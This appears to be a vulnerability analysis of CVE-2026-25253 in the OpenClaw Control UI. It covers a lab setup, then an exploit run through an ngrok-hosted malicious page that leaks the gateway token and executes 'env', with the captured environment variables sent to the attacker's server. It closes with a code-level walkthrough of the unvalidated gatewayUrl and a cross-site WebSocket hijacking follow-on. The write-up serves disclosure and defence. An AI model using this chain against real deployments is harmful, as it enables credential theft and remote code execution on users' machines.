


Figure 2. Attack Scenario

① The victim accesses a malicious webpage. The webpage contains a malicious script inserted by the attacker.
② The malicious script causes the Control UI running in the victim's browser to attempt a WebSocket connection to the attacker's server. During this process, the gateway authentication token is transmitted to the attacker's server through the delivery of an authentication message.
③ Using the stolen token, the attacker's server sends a secondary script to the victim's browser, causing the victim's browser to issue malicious commands.
④ Victim's browser executes the received script, establishes a WebSocket connection with the OpenClaw gateway, completes the authentication procedure, and then sends a command execution request message.
⑤ The OpenClaw gateway processes the request and returns a response message containing the command execution results to the victim's browser.
⑥ The malicious webpage forwards the response returned by the OpenClaw gateway for the command execution request to the attacker's server.

Test Environment Configuration Information

A test environment is established to examine the operational flow of CVE-2026-25253. The environment is configured such that the victim uses an OpenClaw server running on their own PC via Docker through the Control UI.

Name	Information
Victim PC	Windows (127.0.0.1)
Victim's OpenClaw Server	ubuntu:22.04 & OpenClaw 2026.1.24-1 (172.17.0.2)
Attacker PC	Kali Linux (172.17.0.3)

Vulnerability Testing

Step 1. Environment Configuration

A vulnerable environment is configured by installing an affected version of OpenClaw on the victim PC. The Docker image and vulnerability test files required to configure the CVE-2026-25253 test environment can be found in the EQSTLab GitHub repository below.

• URL: https://github.com/EQSTLab/CVE-2026-25253

On the victim PC, a vulnerable OpenClaw server is configured using Docker. Build and run the Docker image with the following commands.

```
> git clone https://github.com/EQSTLab/CVE-2026-25253.git
> cd CVE-2026-25253
> docker build -t openclaw-vuln .
> docker run -d --name openclaw-vuln -p 127.0.0.1:2222:22 openclaw-vuln
```

On the victim PC, an SSH tunnel environment is configured to access OpenClaw running inside the container. The following command connects the OpenClaw container to the victim PC.

```
> ssh-keygen -R [127.0.0.1]:2222
> ssh -N -L 18789:127.0.0.1:18789 -p 2222 root@127.0.0.1
> Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
> root@127.0.0.1's password: openclawlab
```

On the victim PC, access http://127.0.0.1:18789/ to verify the Control UI. Enter d4b7c7689b82981ff86c735a9f8f616b310491b0d334659a1491c55a13353e66 in the Gateway Token field, and click Connect to connect to the OpenClaw gateway.




Figure 3. Victim OpenClaw Environment Configuration 1

Paste the contents of the previously downloaded config.txt file into Config, and click Save to apply the configuration. In the apiKey field, enter your own OpenAI API key.




Figure 4. Victim OpenClaw Environment Configuration 2

After sending a message in the Chat window, verify that a response is returned successfully, then complete the vulnerable environment setup.




Figure 5. Victim OpenClaw Environment Configuration 3

Step 2. Vulnerability Testing

Preparations are made to test access to the malicious webpage through a domain that the victim will visit. Install ngrok and authenticate it using the token issued from the ngrok website. Then, generate an address that can access localhost:13337 on the attacker PC.

```
> wget https://bin.equinox.io/c/bNyj1mQVY4c/ngrok-v3-stable-linux-amd64.tgz && tar xzf ngrok-v3-stable-linux-amd64.tgz
> ./ngrok authtoken YOUR_TOKEN
> ./ngrok http 13337
```

```
Session Status                online
Account                       yunya34@gmail.com (Plan: Free)
Update                        update available (version 3.37.2, Ctrl-U to update)
Version                       3.37.1
Region                        Japan (jp)
Web Interface                 http://127.0.0.1:4040
Forwarding                    https://cd49-218-233-105-165.ngrok-free.app -> http://localhost:13337

Connections                   ttl     opn     rt1     rt5     p50     p90
                              0       0       0.00    0.00    0.00    0.00
```

Figure 6. Attacker Malicious Webpage Configuration 1

To download the PoC and run the malicious webpage, open an additional terminal and execute the following command. At this point, specify the ngrok forwarding address with the --host option, and provide the desired execution command with the --command option.

```
> git clone https://github.com/EQSTLab/CVE-2026-25253.git
> cd CVE-2026-25253
> pip3 install -r requirements.txt
> python3 exploit.py --host cd49-218-233-105-165.ngrok-free.app --command "env"
```

If the result is displayed as shown below, the malicious webpage is running properly.

```
# python3 exploit.py --host cd49-218-233-105-165.ngrok-free.app --command "env"
[*] Exploit Server running on: cd49-218-233-105-165.ngrok-free.app:13337
 * Serving Flask app 'exploit'
 * Debug mode: off
```

Figure 7. Attacker Malicious Webpage Configuration 2

Subsequently, assume a scenario in which the victim accesses the webpage. Return to the victim PC, access the previously generated ngrok address, and click the Exploit button.




Figure 8. Victim Accesses the Attacker's Malicious Webpage

If the attack is successfully executed, the following screen is displayed in the victim's browser.




Figure 9. Remote Code Execution Caused by the Malicious Script

On the attacker PC, checking the logs of the terminal running the webpage confirms that the preconfigured command was executed, as shown below.

```
==================================================
      [!] EXPLOIT RESULT CAPTURED [!]
==================================================
Here is the output of env:

CLAWDBOT_GATEWAY_TOKEN=d4b7c7689b82981ff86c735a9f8f616b310491b0d334659a1491c55a1335
3e66
OPENCLAW_ROOT_PASSWORD=openclawlab
HOSTNAME=fd26c920a7f8
SHLVL=0
HOME=/root
OLDPWD=/
NODE_NO_WARNINGS=1
CLAWDBOT_GATEWAY_PORT=18789
PATH=/usr/local/bin:/usr/bin:/bin:/usr/local/sbin:/usr/sbin:/sbin
DEBIAN_FRONTEND=noninteractive
CLAWDBOT_PATH_BOOTSTRAPPED=1
PWD=/root/clawd
==================================================
```

Figure 10. RCE Result Transmitted to the Attacker Server

Detailed Vulnerability Analysis

Step 1. Vulnerable Code Analysis

CVE-2026-25253 arises from the combination of the gatewayUrl parameter handling mechanism, the automatic connection behavior after configuration storage, and the authentication token transmission structure. In particular, because an automatic connection is established without any validation of the gatewayUrl value supplied through the URL parameter, the authentication token may be transmitted to an external server.

Under normal circumstances, the Control UI establishes a WebSocket connection to the OpenClaw gateway configured by the user, and then performs device verification by exchanging authentication messages with the gateway. Once verification is completed, the session is maintained, allowing subsequent functions to be used normally.




Figure 11. Normal Connection

However, even when the connection target is changed to the attacker's server by code embedded in a malicious webpage, the same connection and authentication procedure is still performed. During this process, even if the server does not issue a separate device authentication request, an authentication message containing the authentication token is transmitted to the attacker's server.




Figure 12. When Accessing the Malicious Webpage

1. gatewayUrl Parameter Handling and Lack of Validation

The Control UI reflects the gatewayUrl parameter in the URL into the current connection address configuration when the parameter is present.

```
59  export function applySettingsFromUrl(host: SettingsHost) {
60    if (!window.location.search) return;
61    const params = new URLSearchParams(window.location.search);
62    const tokenRaw = params.get("token");
63    const passwordRaw = params.get("password");
64    const sessionRaw = params.get("session");
65    const gatewayUrlRaw = params.get("gatewayUrl");
66    let shouldCleanUrl = false;
      .. (omitted) ..
98    if (gatewayUrlRaw != null) {
99      const gatewayUrl = gatewayUrlRaw.trim();
100     if (gatewayUrl && gatewayUrl !== host.settings.gatewayUrl) {
101       applySettings(host, { ...host.settings, gatewayUrl });
102     }
103     params.delete("gatewayUrl");
104     shouldCleanUrl = true;
105   }
```

Figure 13. gatewayUrl Modification Logic (ui/src/ui/app-settings.ts)

```
38  export function applySettings(host: SettingsHost, next: UiSettings) {
39    const normalized = {
40      ...next,
41      lastActiveSessionKey: next.lastActiveSessionKey?.trim() || next.sessionKey.trim() || "main",
42    };
43    host.settings = normalized; → Apply Updated Settings
44    saveSettings(normalized);   → Persist Updated Settings
45    if (next.theme !== host.theme) {
```

Figure 14. Application and Storage of the Modified Configuration (ui/src/ui/app-settings.ts)

The reflected connection configuration is stored in the browser's local storage.

```
5  export type UiSettings = {
6    gatewayUrl: string;
7    token: string;
8    sessionKey: string;
9    lastActiveSessionKey: string;
10   theme: ThemeMode;
11   chatFocusMode: boolean;
12   chatShowThinking: boolean;
13   splitRatio: number; // Sidebar split ratio (0.4 to 0.7, default 0.6)
14   navCollapsed: boolean; // Collapsible sidebar state
15   navGroupsCollapsed: Record<string, boolean>; // Which nav groups are collapsed
16 };
     .. (omitted) ..
93 export function saveSettings(next: UiSettings) {
94   localStorage.setItem(KEY, JSON.stringify(next));
95 }
```

Figure 15. Storage of the Modified Configuration (ui/src/ui/storage.ts)

Therefore, through a malicious URL containing the attacker's own WebSocket address, the attacker can induce the victim's Control UI gatewayUrl to point to the attacker-controlled server. Because this process occurs without any separate user confirmation procedure, it is difficult for the victim to immediately recognize that the configuration has been changed.




Figure 16. Legitimate Gateway Address (Control UI)




Figure 17. Automatically Modified Gateway Address

2. Automatic Gateway Connection

The issue is that, after the gatewayUrl is modified, the Control UI automatically establishes a WebSocket connection even if the user does not click the Connect button. Once the new gatewayUrl is stored, the Control UI immediately attempts to connect to the modified address.

```
118   host.client?.stop();
119   host.client = new GatewayBrowserClient({
120     url: host.settings.gatewayUrl,
121     token: host.settings.token.trim() ? host.settings.token : undefined,
122     password: host.password.trim() ? host.password : undefined,
123     clientName: "clawdbot-control-ui",
124     mode: "webchat",
125     onHello: (hello) => {
      .. (omitted) ..
140     onGap: ({ expected, received }) => {
141       host.lastError = `event gap detected (expected seq ${expected}, got ${received}); refresh recommended`;
142     },
143   });
144   host.client.start();
145 }
```

Figure 18. Connection to the Modified Gateway (ui/src/ui/app-gateway.ts)

Figure 19. WebSocket Connection Request (ui/src/ui/gateway.ts)

3. Authentication Token Leakage

Once the WebSocket connection is established, the Control UI transmits authentication information for OpenClaw authentication. This authentication message contains an authentication token used to prove authorization to access the gateway.

Figure 20. Token Transmission Logic (ui/src/ui/gateway.ts)

Therefore, the attacker-controlled server to which the Control UI attempts to connect can steal the authentication token.

Figure 21. OpenClaw Gateway Authentication Request Message

In this manner, CVE-2026-25253 may cause the authentication token to be leaked to an external server, thereby enabling the attacker to establish a foothold for accessing the victim's OpenClaw gateway.

Step 2. Follow-on Attack After Token Theft

Even if the authentication token is stolen, when OpenClaw is used in a local environment, it is difficult for an attacker to directly access the victim's OpenClaw gateway from the outside and deliver commands. Step 2 introduces an attack method that overcomes even this limitation and achieves RCE.

1. WebSocket Hijacking (CSWSH, Cross-Site WebSocket Hijacking)

WebSocket hijacking, hereinafter referred to as CSWSH, is an attack technique in which an attacker uses a malicious webpage to cause the victim's browser to establish a WebSocket connection and then leverages that connection so that requests are processed with the privileges held by the victim's browser. Although this technique bears certain similarities to CSRF (Cross-Site Request Forgery), it differs in that it abuses WebSocket connections and message exchanges rather than HTTP requests.

When the victim accesses a malicious webpage, the script embedded in that page uses the victim's browser to establish a WebSocket connection to the legitimate service. At this point, based on authentication or session information automatically included by the browser, the legitimate service may recognize the connection as a legitimate request, allowing the attacker to transmit predefined WebSocket request messages or observe the corresponding response messages.

